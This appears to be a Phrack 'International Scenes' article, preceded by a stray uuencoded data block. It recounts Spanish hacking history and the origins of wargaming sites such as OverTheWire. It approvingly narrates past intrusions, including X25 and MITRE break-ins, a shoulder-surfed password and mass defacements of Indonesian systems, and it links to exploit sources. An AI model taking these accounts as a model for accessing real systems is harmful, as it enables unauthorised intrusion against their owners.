[,J+.K.FZN+6?49-A3+PP-)-09/XJI.1W/615JV/=P?D)2OT)4)D>Q-F MPELK&3B0M=SV\QLRH4+>N,9=5W\\\ ^.\^IM;?SCO\\\\ 28A/,D9\\\\>?A"+\\\IRM)QVY MZ?:FHC-T4,\IWM>%A!NT?6;`6*08XSF;MSYV%H\0X^/C]H(,Q^BJXP/C^FAZ MK?:(1/[D\1;89GN6>Z'3P,4J;9\$2>"V4\-G96:3\['@A^\\UF\$&0>]VX,1%* M"U6@.<U0_#VJ/LRIE%IO!QC;(WSHN^T.W1@U:%!@0Y*O9#>(-H`['G-!(8'= $M1H-GK9-6^{Z}+EL1@4^{7},\9H/HN43+890_PB'7084-Q5E?V'@80:BZ=)I'7=."$ $MA?%, >-JP=5I\4U=S7MIN(7)/X^;8_^#UT%LM9<VL)\ACB?U?)L?PWPJY7"&#$ MMD!2II#)109_S^*.89T&,QX.140!&2YJ)T6B&^12&^OW99!I%+&1""1HNG-* MW+CP*7(V&8)Z,PV5,\$10?"^=0CEJ,P7A`4C,X;-^UU!A*H.F\$B1VV*C%7/FG MF'B\$\$12P!,JE_HF5J6MITTP97X^>P%(2@6NGH/,1R%(4Y)L"VL7FR)9YL^,6 MMJ_IM9FFXIGG)_638IBPHH)NLCP]0EL5,@P?_WUO=_T4FU,TIS[G(_,.9JQ= MZVXXTDDFGY+ZG]2^)_\8`VD6Y<_!NFN"O<?ZO*5;6"A94:\10YI.JWB_#8FI $M314#E-L8Z@:4+,T8\?-K;O<UW'[UTB,I<I&+7.0B%[G(12YRD8M<Y"(7N<A%))]$ 5+G*1BUSD(A>YK\?]'TMC_V(`0`8`

end

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==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x10 of 0x10

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= = By Various
In this issue of your damn favorite magazine we bring you, not one, but three international scene articles. The first is about the glorious Spanish hacking scene. We had some very respected hackers review it and we believe we have brought you a real gem.
For the second phile, rather than assembling information on a specific locale in the world, we have approached some of the predominant wargaming networks and have asked them to write up about their history and scene. We're happy with what we have got, hopefully you are too. We have all played wargames some time in our life, right? It's a hell of a hard work to maintain a wargaming platform and some people are there to do it for you, for the community.
Our third phile was a late addition due to absent minded Phrackstaff, but a strong contribution none the less. Austin Texas seems to have a strong lock picking scene, and jgor has thankfully written up this phile to tell us all about it.
We would like to point out that the following articles are probably outdated, as their original submissions date back to mid-2015, however we believe they cover a fair deal of the, more or less, recent past and thus are worth publishing. The Phrack Staff cannot, in any way, guarantee the validity or the level of detail of the information presented herein. Want to add/correct something? Mail us and we will try to publish your side of the story as well.
Enjoy
-Phrack Staff
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1. Old old school

"Hi, I'm Mave

What I am going to tell you is of VITAL IMPORTANCE. YOUR FUTURE IS IN ****DANGER**** A LOT OF ****DANGER****

This morning, of January 31st 1996, at 9 in the morning, the judicial police turned up at my home, more precisely the computer crime brigade, and have ** ARRESTED ** me."

This is how started the message that Mave sent to his colleagues of the Konspiradores Hacker Klub (KhK) when he had the "honour" of becoming the first hacker arrested in Spain. He was accused of penetrating systems belonging to the Carlos III university and of having used a stolen card in Compuserve, which was pretty standard among hackers back then. He was caught because of a mistake: he entered a chat channel under police surveillance with an account under his real name.

KhK were 5 who were passionate about social engineering, meeting up in a Madrid cafe. Along with a limited few groups and lone wolves, between the late 80's and early 90's, they set down the bases of the Spanish hacking community. Another member of KhK, Lester the Teacher, would later write the first Spanish social engineering course, with those hacking pioneers mentioned in its introduction:

"There was a time in which the Internet was only a place for survivors, a time in which Knowledge was acquired through a lot of personal work.

A time in which respect was gained by sharing with those that didn't know, things you had learnt with effort.

A time in which technology ceased to be magical because you learned to read its innards and you could manage to understand it.

At that time a Hacker was one who found that no matter how much he learnt about systems he always knew very little.

A Hacker was the one that managed to program that routine even smaller and more beautiful.

A Hacker was he who respected the work of others that he recognized as peers.

This is a simple and somewhat spartan page, as things were then, dedicated to all those friends I had the fortune of finding online during that time, and here are a few of them:

Ender Wiggins, Omaq, Akira, CenoIx, Agnus Young, D-Orb, Partyman, Quijote AFL, Pink Pulsar, HorseRide, BlackMan/KhK, Wendigo/Khk, Mave/KhK, El Enano, Bugman, Joker, Spanish Taste, Cain, Savage ...

As far as I can remember, I have never heard or read any of them call themselves a hacker. "(1)

The first Spanish hackers started appearing in the 70's, from the fields of electronics and CB radio, when the word "hacker" had yet to reach Spain. They would build their own calculators and personal computers and worked in the few companies that used computers, such as the airline Iberia, state investigation centres, banks and local branches of northamerican companies. Among those few "computer nuts" Alberto Lozano stands out as one of the few Spaniards that bought an Apple I. Some years later he would help create the first Apple clones.

Alberto Lozano: "A Barcelona company built the Unitron, but couldn't sell them because they contained two ROMs copyright Apple. They said to me: Make it work without having the same ROM. I encrypted the contents of the ROM and wrote a routine that decrypted it and placed a copy in RAM of that Apple ROM when you turned on the Unitron. However, when you turned off the machine, that would be lost. If a judge took the ROM and read it, it wouldn't look in any way like the Apple one. In other words, I didn't design a BIOS, I encrypted the same one. It was a hack: an interesting solution to an important problem."

In 1978 Lozano created the first personal computer user club in Spain Apple II, Commodore Pet and Radio Shack's TRS-80). The club reached 100 members and in 1985 Lozano made a BBS out of it.

Mave or Lester the Teacher were part of the generation following Lozano, when there was sufficient critical mass to talk of a hacker community. Many started out as crackers, among them the mythical Zaragoza duo of Super Rata Software & AWD, active from 1983 to 1986 and addicted to de protecting (cracking) games. They already had a rudimentary hacker ethic: their work had to be copyable using the ZX-Spectrum copy program Copion by Arguello, one that everyone had, was easy to copy and easy to find. Alternatively the games would autocopy using a key combo.

However, AWD, as many others, left the cracking scene for the hacking one, obtained a modem and changed his handle to Depeche Mode. He joined HorseRide, Han Solo and Alf and together they created the first Spanish hacking group, active between 1987 and 1989. It was called Glaucoma, like the illness that attacks the eyes iris, a reference to their main hobby: penetrating RedIRIS (Iris-net), the Spanish university network, from where they would jump onto international X25 networks.

It is still remembered how Glaucoma managed to get the password that gave access to the Telefonica X25 nodes (or PADS) in Spain: HorseRide and Han Solo, who were in their early twenties, passed off as sales rep for an English company selling shared mainframe time and wanted to buy X25 accounts. When Telefonica did a demo, they memorized the password as the technician repeatedly entered it: ORTSAC, the reversed last name of the engineer that had set them up (CASTRO).

2. X25 Hackers

Depeche Mode met The Phreaker through the Minitel chat called QSD, a hub

for European hackers. The Phreaker was Catalan and wrote comm programs for modems, such as COMS4, which in 1988 were used worldwide. His are the blue box for MX BB.BAS, the exploit for Linux imapd.c, NePED -one of the first IDS, resulting from a bet after a few too many beers-, and QueSO ("cheese"), which remotely determined OS's and on which Nmap was based (2).

The Phreaker created QueSO in 1996, when under the alias of Savage he helped the Portuguese group ToXyN in the first campaign of systematic attacks in the history of hacktivism against the government of Indonesia in favour of the independence of East Timor. The campaign consisted in assaulting and defacing the largest possible amount of Indonesian governmental and corporate systems. Savage contributed creating exploits and other purpose created tools such as QueSo.

Savage: "We set up search scripts for all .id domains. For each one found, we'd look for the machines hosting www ftp mail and news and tried to attack all four. We set off as many automated attacks as we could. When we'd get a positive hit, we'd finish it off manually. We owned thousands of machines. When you have a working exploit and nobody knows the vulnerability, it's really easy."

In the end, Indonesia recognized East Timor and QueSO became a weapon for peace: the Internet Operating System Counter project used it to produce a monthly report on the OS's of European computers connected to the Internet, including Israel. The promoter of IOSC was a German who ran QueSO from a machine in USA maintained by Lebanese, called beirut.leb.net. There was a curious conflict when two Israeli security companies reported that Israeli machines were being attacked from a Lebanese site. The news media exaggerated the event and IOSC ended up shutting down.

Returning to 1989, The Phreaker and Depeche joined El Maestro and Petavax to form the group Apostols. Later on they would be joined by Sir Lancelot and Ender Wiggins, who in 1987 wrote the first book in Spanish about hacking and phreaking: "Manual del novicio al hack/phreack" [The novices manual to hack/phreak] (3). Ender offered the Apostols his ample knowledge about phreaking in exchange for something he didn't know: why the American blue-boxes didn't work in Spain.

Apostols: "We figured it out together, spending a ton of money calling each other. It was thanks to some high voice-pitched ladies in the Girona area who when answering the phone saying "digui" (hello), the tone was so high that it was hitting 2,500Hz and cutting the link. Someone from Telefonica told us and from there it dawned on us: Heck, it's Sokotel! Sokotel was a type of link with in-band signalling. The US was signalling in 2,600Hz, which we had tried thousands of times and it didn't work in Spain".

Phreaking was essential to reach BBS's and X25 networks, the natural field of action. As the European and USA X25 networks were linked, hacking sessions would generally extend beyond the ocean. The main port of entry for USA networks was the MITRE system, from a provider for the US Army. MITRE would gain fame from the book "The Cuckoo's Egg" by Stiff Stoll, which recounts how hackers from CCC (Chaos Computer Club) used it to steal corporate secrets from USA and sell them to the KGB:

The Phreaker: "MITRE was well connected to all the active networks back then. There was an entry menu to access a phone directory service which you could break out with the sequence CTRL-Y **Interrupt**. If you did it right, the menu would abort and drop you in a shell from where you could connect anywhere. It was known nearly worldwide and for years all the hackers would go in through there."

"US X25 entry nodes/PADS were incorrectly configured. If you went in through the back, you had a modem to connect wherever you wanted worldwide. You only needed a list of nodes, which was easy to get: you'd go into a US university, check who's connected and you'd get a list with the identification number of the network entry port that he had used. If you'd connect to that number when the user was no longer online, some operators had it pretty badly configured and with little effort (AT OK) you'd have the modem right there. Lists of accounts that everyone knew were circulating, one of them RMS belonging to Richard Stallman, on an MIT system, with no password."

Another source of entertainment for Spanish hackers was to run and maintain their own BBS and visit those of their friends. Among the most notorious were Public NME, God's House, Jurassic Park, MSX-Access, VampireBBS or Waikiki Island. Ender Wiggins even had the gall to open a hacker BBS (4) at the newspaper where he worked as the IT guy, taking advantage of the foreign journalists phone line. As a side note, Wiggins landed this job thanks to his expert knowledge of VMS, obtained hacking VAXes. On his first day at work he came across a problem: he didn't know how to turn it on! He had never physically accessed one.

3. 29A "I am the scene"

The Galician BBS Dark Node would become the most famous BBS, breeding ground for 29A, the most internationally known Spanish group. Respected virus authors worldwide were part of 29A during its 13 year run from 1995 to 2008: Mister Sandman (es), Anibal Lecter (es), AVV (es), Blade Runner (es), Gordon Shumway (es), Griyo (es), Leugim San (es), Mr. White (es), Tcp (es), The Slug (es), VirusBuster (es), Wintermute (es), Darkman, Jacky Qwerty, Rajaat, Reptile, Super (es), Vecna, Mental Driller (es), SoPinky, Z0mbie, Benny, Bumblebee (es), LethalMind, Lord Julus, Prizzy, Mandragore, Ratter, roy g biv and Vallez (es).

Amongst their always original creations stood out the first virus for WinNT /Win95/Win32s (Cabanas/Jacky Qwerty), and for 64 bits (Rugrat/roy g biv), the first multiplatform (Esperanto/MrSandman), the first reverse executing (Tupac Amaru/Wintermute), the first for Windows 2000 and Windows 98 (appearing prior to the public launch of those OS's, the first that ran under Linux and Windows (Winux/Benny), the first 32 bit polymorphic (Marburg/GriYo), the first PHP trojan (Pirus/MaskBits as colaborator), the first virus to infect PDA's (Dust/Ratter) the first for mobile phones (Cabir/Vallez) or the first anti-ETA hacktivist virus (GriYo) and Tuareg (MentalDriller).

Marburg, the first 32 bit polymorphic virus, saw the light in October of 1997 after a bitter discussion on alt.comp.virus between 29A members and the antivirus industry. 29A was criticizing the industry for false advertising, as their products could not detect 100% of virus, to which the industry responded with taunts. Following this, GriYo created Marburg which none of the existing antivirus could detect. Somehow Marburg ended up on the free CD's that came with the magazines "PCGamer" and "PC Power Play", and on the MGM/Wargames game CD. Marburg spread throughout the world like wildfire.

As 29A was an international group, so were its meet-ups which would last for days and days. They spent a month in Amsterdam, in Brno a few weeks. A nice and well loved Belgium female follower, Gigabyte, went to the latter one, who was so young that she travelled with her cheerful grandfather.

Bernardo Quintero: "I went to a 29A meetup in Madrid. One afternoon we went to the funfair. While we were queueing up at one of the rides, one of them was wearing a print of a virus hex-dump on his back, and the two who were behind him, bored, started to translate it out loud on the run into assembler and to interpret what it did as if they were reading a book... I was amazed (any normal human being, including myself as someone knowledgable in that field, needed a computer, a disassembler and to spend a while to do something like that)."

The long lifespan of 29A had it witness in first person the decadence and criminalization of the whole virus scene, a decadence which would also apply to the whole hacking scenario.

Benny, in 29A ezine, 2002: "The whole scene and many things in it will no longer be the way it was. Some programmers talk of "death", "decadence", some talk of serious problems. (...) Script kiddies and their so called "virus/worms" rule in cyberworld. (...) Antivirus earn money off people whose stupidity is 99.99% responsible for vast virus outbreaks ("click here" viruses). Where are those elite programmers, those elite groups? Where are those hi-tech viruses that *yesterday* dominated the world? *Decadence*".

4. The community

However, prior to the decadence, the latter half of the 90's had a bubbling fertile and noisy community, proud heirs of the pioneers, meeting in newgroups such as es.comp.hackers, mailing lists such as hacking or hackindex, the IRC-Hispano chat group and ezines such as Raregazz, NetSearch, 7a69ezine, Cyberhack, CatHack, JJF Hackers Team or Virtual Zone Magazine. This breeding ground would give fruits in the form of tools that are still useful today such as Halberd (rwxrwxrwx), OSSIM (Ulandron), RKdetector (aT4r) or Unhide (Icehouse).

The appearance of scores of newbie hackers showing up at the end of the 90's on the Spanish Internet is due to Infovía, the low cost phone network set up by Telefonica to access the Internet at local calling rates. This multiplied the number of ISP's, who practically gave away access, and the amount of internauts grew exponentially.

Heading this small horde of apprentices were two veteran rival groups: !Hispahack from Catalonia and Saqueadores from Murcia. The former started in 1992 and their high technical level was apparent through the tools created and distributed by their members: SMBScanner (Flow), ICMPush (Slayer), HTTPush (JFS) or Yersinia (Tomac and Slayer). Amongst their multiple feats, hacking forum.phrack.org with a PHP exploit in 2000.

Unfortunately !Hispahack will not be remembered so much for their high level but for a police raid transformed into media circus in 1998 which ended up with one of its members, JFS, going on trial. His two seized computers produced password files allegedly stolen off machines from all over the world, from Thailand to Kiev, passing through Sweden, Canada, Australia, Germany or the European Organization for Nuclear Research (CERN). A total of 9,459 accounts. In the end he was absolved due to inconsistencies in the proof presented.

As for Saqueadores, they stood out due to the ezine of same name, born in 1996, the longest running of the Spanish arena. Some of the notable hacks of the time were narrated inside, such as when the editor of the ezine in 1997, Paseante, took control of Infovía (5), or when he obtained control of another sister, also owned by Telefonica, that controlled important

networks of companies and institutions, amongst them the Iberia airline, the parliamentary congress, or Caja Madrid (a bank).

Saqueadores is also credited with organizing the first hacking convention in Spain: the UnderCon (1997-2004), a private event with 30 to 60 participants, depending on the edition, precursor of many conventions that are currently held throughout the country.

Homs: "There were a lot of people interested in phreaking and hardware hacking, hacking lifts, foosballs, phone booths, the hotel pbx, etc. At night the people would gather according to their interests and you'd see phreakers in booths with crocodile clips or metal plates, hackers who would stay "working" in the hotel rooms, others scanning RF frequencies, others just hanging out and partying (ending up getting call-girls and talking about hacking with them, or loosing a chicken in a taxi...), etc."

From 2000 onwards, when the scene had reached its climax and little by little the decadence was taking root, a new generation of hackers gained strength, more transversal due to the groups they belonged to and more collaborative from an international point of view. Amongst them Zhodiac from !Hispahack stands out as author of EMET and multiple exploits (6). He published an article in Phrack in 2001 about overflows in PA-RISC, which opened the gates for others who would also publish there: Pluf and Ripe, Ilo, Dreg and Shearer, Pancake and Blackngel.

They also created notable exploits, as Doing(7)(8) and RomanSoft(9)(10), well known for having written, in 1997, the most downloaded text of the Spanish underground "Tácticas de guerra en el IRC" (War tactics in IRC). RomanSoft is today a member of Int3pids, one of the 20 best CTF teams in the world, and of the group !dsR, who in 2004 managed the epic feat of hacking the actual Chaos Computer Club (11) (12). Taking advantage of a 0-day exploit in the CCC wiki, they obtained the 2003 congress participants list, which they published.

Alejandro Ramos: "Hans Ulrich, from the CCC, after doing some forensics on the systems announced the vulnerability, attributing it to himself. It wasn't until then that RomanSoft reacted and explained that he had discovered the exploit a few months before and spread it to a small group of people from where it had filtered. Even the author of Twiki himself confirmed that Román had notified him of the vulnerability a few days prior".

As a final note, the numerous and always collaborative Spanish cracking community deserves mention, very active on both sides of the ocean. Spanish crackers from the 90's created a multitude of refuges and a cathedral called "La Página de Karpoff" (Karpoff's page), where hundreds of translations, tools and manuals in Spanish about cracking, reverse engineering and computer programming were uploaded. This fountain of knowledge watered today's fertile community of Spanish reversers, amongst them Rubén Santamarta (reversemode), Joxean Koret (matalaz), Ero Carrera, Hugo Teso, Mario Ballano or Sergi Àlvarez (trufae), the creator of Radare.

- (1) http://www.netcomunity.com/lestertheteacher/index.htm
- (2) https://nmap.org/nmap-fingerprinting-old.html
- (3) http://hackstory.net/Manual_del_novicio_al_hacking
- (4) https://www.youtube.com/watch?v=jXmAzeMoZNs
- (5) http://set-ezine.org/ezines/set/txt/set11.zip
- (6) http://zhodiac.hispahack.com/index.php?section=advisories
- (7) http://examples.oreilly.com/networksa/tools/rpc-statd.c

- (8) http://www.vfocus.net/hack/exploits/os/linux/suse/6.2/su-dtors.c
- (9) http://examples.oreilly.com/networksa/tools/rs_iis.c
- (11) http://www.digitalsec.net/stuff/fun/CCC/camp-server-hack.htm
- (12) http://www.digitalsec.net/stuff/fun/CCC/ccc_and_cccs.txt

5. Thanks to:

Dreg, Homs, Zhodiac, HorseRide, Han Solo, Depeche, Rampa, Savage, Partyman, Lester, Mave, Darkraver, RomanSoft, X-Grimator, Karpoff, Pepelux, JFS, Alberto Lozano, VirusBuster, rwxrwxrwx, aT4r, Crg, TaNiS, MindTwist, uCaLu, MegadetH, Pancake, Crash, Metalslug, Angeloso, Nico, dAb, Snickers, Rayita, Yandros, Icehouse, DrSlump, Deese, L, Altair, thEpOpE, Belky, El-Brujo, ReYDeS, Bernardo Quintero, Carlos Sánchez Almeida, Manoleet, Cyteck, Yoriell, Mónica Lameiro, Jay Govind, Rock Neurotiko, Albert StateX and the rest of the Hackstory's crew. Also: Jericho. Wau Holland.

|=[0x02]=---=[Wargaming Scene Phile - Steven, adc & weekend]=-----=|

--[An Overview of the Wargaming Scene Through the Eyes of adc

In 2007, 3 dudes captured the first slot in the DEFCON CTF Qualifiers. They didn't come from anywhere, and they werent actually planning on playing, which is why they had to decline. The only explanation is wargames. So if you eat your veggies and do loads and loads of wargames you too will have brains, discipline, and hilarity.

And the wargame scene has bloomed! There are CTFs available just about every month now, many of which can be played remotely. And persistent shell-based wargames and web-vuln sites continue to run, year after year, completely free.

Here's why I love wargames:

- The people attached to the keyboards on the other side
- Easy, piecemeal, bite-sized levels
- Decent learning curve on most games (easy to HARD)
- Easy to discipline yourself into a hacking machine
- Good ego-boost after trying to hack unsolved things gets you down (see: real world)
- Friendly help readily available
- Knowledge itself is the reward, pure skill!
- Some people cheat, and those that do don't get much of anything out of it
- Cheating is more fun when noone knows how you cheated
- Adrenaline rush (though it's faded for me and others with great time)

I became addicted to wargames.unix.se in 2003. Before the summer, I had been trying a website my friend showed me, hackerslab, but didn't really get anywhere after copy pasting my way to somewhere not very far. The swedish site was started by norse and had lots of other people participating and making games, a bunch of which are still not far from wargames today.

At wargames.unix.se something special happened for me though, it all just really clicked. Perhaps it was the web design or maybe the slogan: "Unregulated knowledge is pornography". There was just tons of cool information being discussed in the forums and on irc, things people

wondered about, highly technical, and those people were exploring them full-on. I think it really was the community. A bunch of charming and cool swedes were making fun, addictive wargames to play. The attitude there was A+, the challenges were good, and something about the way they were presented just made them very appealing. It could have been the scoreboard, or just listening in on the irc and thinking damn, these are some genuine hackers. And people were very polite and helpful. Some of those early games can still be played on overthewire.org:

Leviathan - this was the first shell based game, where all newbies start Behemoth - where I exploited my first buffer overflow Utumno - A little harder Maze - Harder again, easy remotes

There used to be a bunch of other games on wargames.unix.se, some that taught network skills, and then some that did crypto from easy (balthasar) to hard (halls of despair) to insane (halls of torment).

The four shell-based games above I would highly recommend to anyone just starting out. They are just easy enough that it's welcoming to a beginner but after leviathan the esoterism begins to seep through and make the levels something else altogether. They're fun and captivating to this day.

The thing of it is, I used to actually get a huge adrenaline rush from solving these back then. Like my heart would be pounding while I was waiting for some shellcode to land, and when it did, it was always a great smile. After spending an evening to a week or two miserably stuck, taking copious notes, and then finally solving a level, I couldn't wait to be working my way up to the next one. It was really damn addictive. Oddly enough, real-world hacks rarely got close to the rush from wargames for me, as the real world has lots of complications which my biology begins to think about.... I'm weird.

Many wargamers also keep copious notes in order to capture the subtleties of the different game levels. The notes directories usually begin only with the credentials for each level, but as most wargamers find, the notes directory tends to escalate. It contains for each level of each game: which vulnerabilities have been identified, which exploits might work, which exploits failed, and finally which exploits succeeded. It's also a good idea to keep notes on different shellcodes, different techniques for debugging, heap tricks, and so on. I would probably learn a ton from the disclosure of other people's notes :-).

wargames.unix.se transformed into Digital Evolution dievo.org and was around until '06 or so. Digital Evolution was quite awesome. It had basically everything I use from the internet still today: wargames, a chill music station (delphium radio!), an awesome picture gallery from the userbase, an extensive archive of links to knowledge, irc!!!, and leaderboards to compete about everything on the website.

In '06 or so at some point the community dispersed after the demands of running the site became too great for the people running it and the site leaders just kind of moved on after a lot of downtime. runixd offered to host the games and intruded.net came up. I helped restore and retest a bunch of them. It seems like ages ago, but I remember administering the games on user-mode-linux, then Xen (and finding tons of ways to kernel panic), and finally Vserver. We stopped updating the games around '07, and it turns out turns of privesc vulns were being introduced to the kernel and libc in late '07 and '08, heh, so the games didn't need too much maintenance for awhile. Till some hardware failed quite poorly in

early '11. Luckily, overthewire.org has taken everything back up in '12 and continues to host them

So tempting to namedrop some greetz here to all the nick, but archive.org really says it best!.

http://web.archive.org/web/20050729112313/http://www.dievo.org/ So what's around today if you're looking to get yet-better at memory corruption when CTFs are not around? I highly recommend two oldies, which I consider transformative in my exploitation education. The first of these is vortex on overthewire.org, the second is #io on smashthestack.org.

When I first played vortex, the first level showed me that I did not really understand pointers as well as I thought I did. I recall andrewg telling me to draw a stack diagaram. So I did, and finally the &s and *s made sense when combined with my diagram and the assembly code. It was mind bendingly difficult for something quite simple the first time through. And other levels repeat the experience. Subtly exploitable bugs that at first don't appear to be possible because of certain limitatio yns. The level of difficulty does continue to grow until at some point you become somewhat skilled.

When showing up to play #io, the first time through, I got to 11 and was utterly disappointed until then. And then something happens, the levels become hard. Quite hard. I had been a wargame veteran at this point, so #io was a gift! Today, the first 10 have been rewritten to all be fun. Now up to about 30 levels, #io continues to grow with well-researched, subtle vulnerabilities for exploitation. At least one level has a real world, remotely exploitable vulnerability found by a player and crafted into a challenge for your intellectual pleasure. Beat #vortex and #io and you will be rather _good_ at exploiting unix memory corruption.

After that, go play them all. Play every wargame. They all contain knowledge that will enhance your skills. Also play CTFs when you can and if they're fun! If they're not as fun or getting stale, then hack the game!

- adc

old rant:

When I was younger I was aggressive and persistent, probably still so. Wargames were the perfect outlet to mold my energy into some pretty useful tricks. I remember coming and going back to wargames many times, the same challenges continually kicking my ass. I started out as a google copy pasta chef. I didn't know how to code very well, though I remember checking out a copy of Turbo C once when I was 12, then a C++ book from the store when I was 13, and being bored while attempting to learn something from it. I still hate C++, I think that Bjarne Stroutsups overgrown haircut explains it all.

I have always, always kept coming back to really play with the machine though. I want to watch it tick and take it apart. I think I always had the itch when peering into a screen.

I started out wargaming in 2003. From memory, there are some good ones I remember from that year, there was web stuff like try2hack.nl, hackthissite.org, and C stuff like hackerslab (a korean site), pulltheplug.com (now overthewire.org), and wargames.unix.se (a swedish site which later became dievo.org). I remember not really knowing my way around a command shell after cheating on some of the hackerslab levels. Then one day, a friendly hacker started talking to me through my bash shell. I had no idea how he did it. Peering up, the difference of skill

level between us was laughable. I wanted to learn :-)

Wargaming in the military is running battle simulations. Wargaming for computer security is also a simulation. The nice thing about computers is that they enable very cheap simulations on very real systems. When wargaming really started to take off in the early 2000s, internet connections became cheaper as did servers, so it wasn't too much of a hassle to host something. Though you had to remain careful where you hosted in case you invited skilled company inside.

Sometimes the systems you're hacking are completely synthetic, which can be quite tame at times. Sometimes the synthetic game is hackable to reveal the real game, which is a lot more fun, and I always have more fun when the real game comes out from the synthetic. For example, I recall one roothack in 07 or so, eagerly awaiting Epic (RIP) to kick off a 5-way king of the box game when felinemenace crew ended the game on the gateway machine before the event had even started. Meanwhile, beist was on my team had hacked another team's account, and we thought *we* were the ones being cool...

Those two week lulls before classes would pick up again in high school, and nothing felt better than procrastinating the binges of assigned summer reading with some real intellectual stimulation of my own volition. Landing some code.

Since 07, CTFs have just exploded. I am lucky to have played with the loller skaterz dropping from rofl copters as well as RPISEC and pick up teams here and there. One thing that always impressed me about the teams I encountered was when they *hadnt* played persistent wargames before. You can have a read of atlas' blog to see what kind of catching up they have to do. Many CTF players have managed to compress an year's worth of debugging exploits into a few months, it's impressive.

Here's what I love about wargames. One, it will expand your understanding of programs and debugging like nothing else can. Many wargame levels will be little 100-line programs that don't *appear* to have any security bugs and they will kick your ass for awhile. Others will be obviously exploitable, until you go and try and exploit them, and find all the difficulties whether an XSS filter, a NUL byte in the wrong place, or the compiler reordering stack variables...

Two, there's always a solution* once a challenge is up. Some brilliant minds thought through and tested something special just for you very thoroughly to make sure you'd have a good time. Real world code can REALLY kick your ass and get your self esteem down. It's hard, you can't always be smarter than the programmers that wrote it. But a wargame level was made to be broken. It will help you pick up the momentum you need to tackle the real world again. *Some CTFs mess up the testing phase which is disappointing for everyone.

Three, they come in baby steps. The way most persistent wargames and CTFs are organized is through a potpourri of easy medium hard and random challenges. Each challenge itself is usually quite manageable and bite-sized. A well designed game makes it effortless to figure out which pieces to solve first. A common strategy among wargame players it to keep a copious notes with the successes (and sometimes failures) of each level. I personally logged most of my failed attempts, and always felt great satisfaction revisiting them. The games provided excellent facilities for conquering genuinely hard, unknown problems with a lot of research, gdb (or whatever web stuff for web stuff), and head scratching. Was also always a joy; -) to grab a copy of someone's note directory and learn

little tricks.

Four, you will learn real skills. There are skills encoded in the levels of the games out there that haven't been yet published in an article. I'm fairly certain #io on smashthestack.org revealed linux ASLR bypasses quite awhile before they were patched and semi-public. Though many wargames start out quite easy the difficult ones are there. And it is the difficult ones that will transform you from a noob into a conscious hacker.

Five, the people. Yes some people are ornery, and if you're vain then you think I'm talking about you. Some people are trolls. And some people are just so genuinely cool. Throughout my time in the computer security space, I am persistently impressed and inspired by people. Both competitively and creatively, I feel like I've always worked best in pairs or small groups of people. It's always just a pleasure for me to work with others. And people of very different backgrounds and goals come to sharpen their skills on wargames, which means there will be fun.

I remember the first guy I learned to exploit a stack buffer overflow with, we both had no clue, but we figured it out after a few days of gdbing. This was on the wargames.unix.se website, which I am EXTREMELY nostalgic for. I owe Sweden a lot of beers.

Throughout the different wargaming sites and CTFs you will find lots of different attitudes, some very mysterious people, and some incredibly ordinary. Back in 2003 when I found wargames.unix.se I knew nothing but just had a compulsion to solve some levels. I was doing whatever it took to get to the next one, but I often couldn't figure it out *on my own*. On wargames.unix.se I found mentorship and just a super inviting attitude to do the hard stuff. The standard of thinking hard was well-ingrained, and more impressively, people were just really damn friendly and accepting. And the reason that is impressive is because I asked *a lot* of dumb questions. It also had a great scoreboard with green dots that I lived for, plus the rankings.

I'm pretty sure that I can crash in pads around the world on the promise of explaining a wargame level to someone.

Steven, I'll race you...

-adc

Wargames: overthewire.org, smashthestack.org, hackthissite.org, try2hack.nl CTFs: blah blah blah

--[OverTheWire

OverTheWire.org (OTW for short) is, as far as we are aware, the oldest hacker wargame community on the internet. The goal of OTW is to learn security principles and coding practices through a hands-on approach, and have fun while doing it. The regular OTW community idles on IRC and is very supportive of new users willing to learn. They answer technical questions about the games, provide hints and often discuss all kinds of topics surrounding computer security.

We currently host 11 online games and 3 downloadable images for games that can be played offline. The topics covered in these games are typically related to lowlevel security in linux userland (vortex, semtex, leviathan, narnia, behemoth, utumno, maze, manpage), but we also cover commandline scripting (bandit), networking (semtex), crypto (krypton), web (natas) and

some kernelland (monxla).

OverTheWire.org was originally called PullThePlug.com, and was created by Brian Gemberling around 1999. It consisted of 4 physical machines connected to a network in his basement, behind a cable modem with a single IP. Through portforwarding, all these machines could be reached from the internet.

More people joined in the following years and PullThePlug (PTP) grew out of Brian's basement and into a dedicated hosting environment. Now being run by a core management team and a lot of volunteers, the games existed on 4 physical machines and a bunch of vserver instances.

To avoid a conflict between the PTP games and Brian's business (ptptech.com), the community moved from PullThePlug.com to PullThePlug.org. After a dispute over the PullThePlug.org domain name, PullThePlug.org moved again to OverTheWire.org around 2006.

At this point, most of the old games were gone and replaced by newer games. Because of all the turbulence caused by moving domain names and problems with hosting providers and DDoS attacks, development of new games stalled out. It took a couple years before the server infrastructure got back on it's tracks. By this time though, a lot of the crew had moved on to other things.

In 2010, OTW created its first custom wargame for the French Hackito Ergo Sum (HES) conference and has been doing that annually ever since: HES2010 and abraxas (HES2011) can be downloaded as VM images, while monxla (HES2012) can be downloaded as a livecd ISO. Kishi, a custom game for 2013, will be shared by HES and NSC (No Such Conference, also French) and offered as a download later on.

In 2012, it became apparent that games from intruded.net went offline and were staying offline. We were asked to adopt these games and, with the help of their former administrators, managed to resurrect them all 6 on the OTW servers: leviathan, narnia, behemoth, utumno, maze and manpage. In addition , 2 games for complete beginners were developed to lower the barrier for newcomers. Bandit focuses on the very basics of systems security, and natas covers serverside websecurity.

Because of relentless DDoS attacks on both the OverTheWire.org and SmashTheStack.org IRC networks, it was decided in 2012 to link both of them together into one bigger network, reuniting us with our long lost brothers and sisters.

This is not the end of the story.

We will keep working on developing new games and maintaining the old ones, for as long as we can. Several new games are already in development, covering topics such as kernel exploitation, web-security and others.

Many great hackers started out playing, or at some point regularly visited the PTP/OTW games.

It's an honor to be part of their lives in this way and it is our hope to continue to provide this kind of hands-on experience to the next generation of hackers.


Remember, kids: "Experience is what you get, when you don't get what you want!"

This looks like a good place to thank some people: andrewg, arcanum, astera

,aton, bk, Brian Gemberling, deadbyte, dusty, gizmore, jduck, joernchen, kripthor, l3thal, malvina, mercy, morla, mxn, nemo, rainer, samy, everyone else of #social and probably a ton of people who slip my mind right now <3

Go forth, and be a force of the awesome!

=[0x03]=---=[The Austin Lockpicking Scene - jgor]=---=|



